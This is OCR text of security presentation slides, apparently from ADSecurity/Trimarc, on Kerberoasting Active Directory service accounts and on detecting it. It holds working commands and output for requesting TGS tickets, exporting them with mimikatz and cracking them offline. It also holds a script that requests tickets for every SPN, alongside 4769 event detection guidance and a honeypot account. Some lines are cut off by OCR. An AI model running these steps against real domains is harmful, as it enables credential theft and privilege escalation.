  - *MSSQLSvc/adsmsSQL01.adsecurity.org:1433*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*
- WSMan/WinRM/PS Remoting
  - *WSMAN/adsmsEXCAS01.adsecurity.org*
- *Forefront Identity Manager*
  - *FIMService/adsmsFIM01.adsecurity.org*
- Exchange Client Access Servers
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- *Microsoft SCCM*
  - CmRcService/*adsmsSCCM01.adsecurity.org*
- *Microsoft SCOM*
  - *MSOMHSvc/adsmsSCOM01.adsecurity.org*

SPN Scanning for Services & Accounts


```
Domain                : lab.adsecurity.org
ServerName            : adsMSSQL02.lab.adsecurity.org
Port                  : 9834
Instance              :
ServiceAccountDN      : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem       : {Windows Server 2008 R2 Datacenter}
OSServicePack         : {Service Pack 1}
LastBootup            : 3/8/2015 1:07:25 AM
OSVersion             : {6.1 (7601)}
Description           : {Production SQL Server}
SrvAcctUserID         : svc-adsSQLSA
SrvAcctDescription    : SQL Server Service Account
```

```
Domain                : lab.adsecurity.org
UserID                : svc-SQLAgent01
PasswordLastSet       : 01/03/2015 18:42:01
LastLogon             : 12/29/2014 00:18:02
Description           :
SPNServers            : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adse
                        MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- "Kerberoast" - python-based TGS password cracker.
- No elevated rights required.
- No traffic sent to target.



Kerberoast: Request TGS Service Ticket

```
PS C:\Users\JoeUser> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\JoeUser> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
                     -ArgumentList 'MSSQLSvc/adsdb01.lab.adsecurity.org:1433'


Id                   : uuid-ce260b5a-6992-4906-a8cf-2d48439c4fc8-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/23/2017 3:58:03 PM
ValidTo              : 1/24/2017 1:43:35 AM
ServicePrincipalName : MSSQLSvc/adsdb01.lab.adsecurity.org:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
#2>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQLSvc/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 1/23/2017 7:58:03 (local)
        End Time:   1/23/2017 17:43:35 (local)
        Renew Time: 1/30/2017 7:43:35 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: ADSLABDC16.lab.adsecurity.org
```

Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name         : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   Client Name         : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40e10000      : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-JoeUser@krbtgt~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name         : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
   Client Name         : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40a10000      : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURITY.ORG.kirbi
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

Kerberoast Detection

Detection is a lot tougher since requesting service tickets (Kerberos TGS tickets) happens all the time when users need to access resources.
Looking for TGS-REQ packets with RC4 encryption is probably the best method, though false positives are likely.

Monitoring for numerous Kerberos service ticket requests in Active Directory is possible by enabling Kerberos service ticket request monitoring ("Audit Kerberos Service Ticket Operations") and ***searching for users with excessive 4769 events*** *(Event Id 4769 "A Kerberos service ticket was requested").*

Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain
https://adsecurity.org/?p=2293
12/2015

Kerberoast Detection Redux

https://trimarcsecurity.com/trimarc-research-detecting-kerberoasting-activity

Search

Home | About | Blog | Contact | Presentations | Research | Services | Training

Trimarc Research: Detecting Kerberoasting Activity

Posted on February 10, 2017 by Sean Metcalf

Introduction

Kerberoasting can be an effective method for extracting service account credentials from Active Directory as a regular user without sending any packets to the target system. Th
effective since people tend to create poor passwords. The reason why this attack is successful is that most service account passwords are the same length as the domain pass
minimum (often 10 or 12 characters long) meaning that even brute force cracking doesn't likely take longer than the password maximum password age (expiration). Most servic
don't have passwords set to expire, so it's likely the same password will be in effect for months if not years. Furthermore, most service accounts are over-permissioned and are
members of Domain Admins providing full admin rights to Active Directory (even when the service account only needs to modify an attribute on certain object types or admin rig
specific servers).


Tim Medin presented on this at DerbyCon 2014 in his "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation (slides & video) where he released the Kerb
Python TGS cracker.

This is a topic we have covered in the past in the posts "Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain" &
Persistence Active Directory Trick #18: Dropping SPNs on Admin Accounts for Later Kerberoasting."
Also Will Schroeder, aka Will Harmjoy (@harmj0y), and I spoke at DerbyCon 2016 about how to Kerberoast to escalate privileges.

Note: This attack will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory wh
associated 128 character password which won't be cracked anytime soon.

Kerberoast Detection

- Event ID 4769
  - Ticket Options: 0x40810000
  - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.



Kerberoasting All User SPNs


```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *

$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
 {
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
     {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
     }

 }

klist purge

 ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
  {
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
  }
```

```
Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-11
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsdb317.lab.adsecurity.org:2010
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL11.l
SecurityKey          : System.IdentityModel.

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL23.l
SecurityKey          : System.IdentityModel.

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL22.l
SecurityKey          : System.IdentityModel.

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.l
SecurityKey          : System.IdentityModel.

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL20.l
```

```
#5> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
    Start Time: 1/25/2017 16:36:49 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#6> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#7> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Detection

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC



Kerberoast Honeypot

```
PS C:\> Get-ADUser -Filter { (AdminCount -eq 1) -AND (ServicePrincipalName -like "*") }
   -Property * | Select SAMAccountname,ServicePrincipalName

SAMAccountname      ServicePrincipalName
--------------      --------------------
krbtgt              {kadmin/changepw}
KerberoastHONEYPOT {MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap}
```

```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap @ LAB.ADSECURIT
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_can
    Start Time: 1/25/2017 15:10:27 (local)
    End Time:   1/26/2017 1:10:27 (local)
    Renew Time: 2/1/2017 15:10:27 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

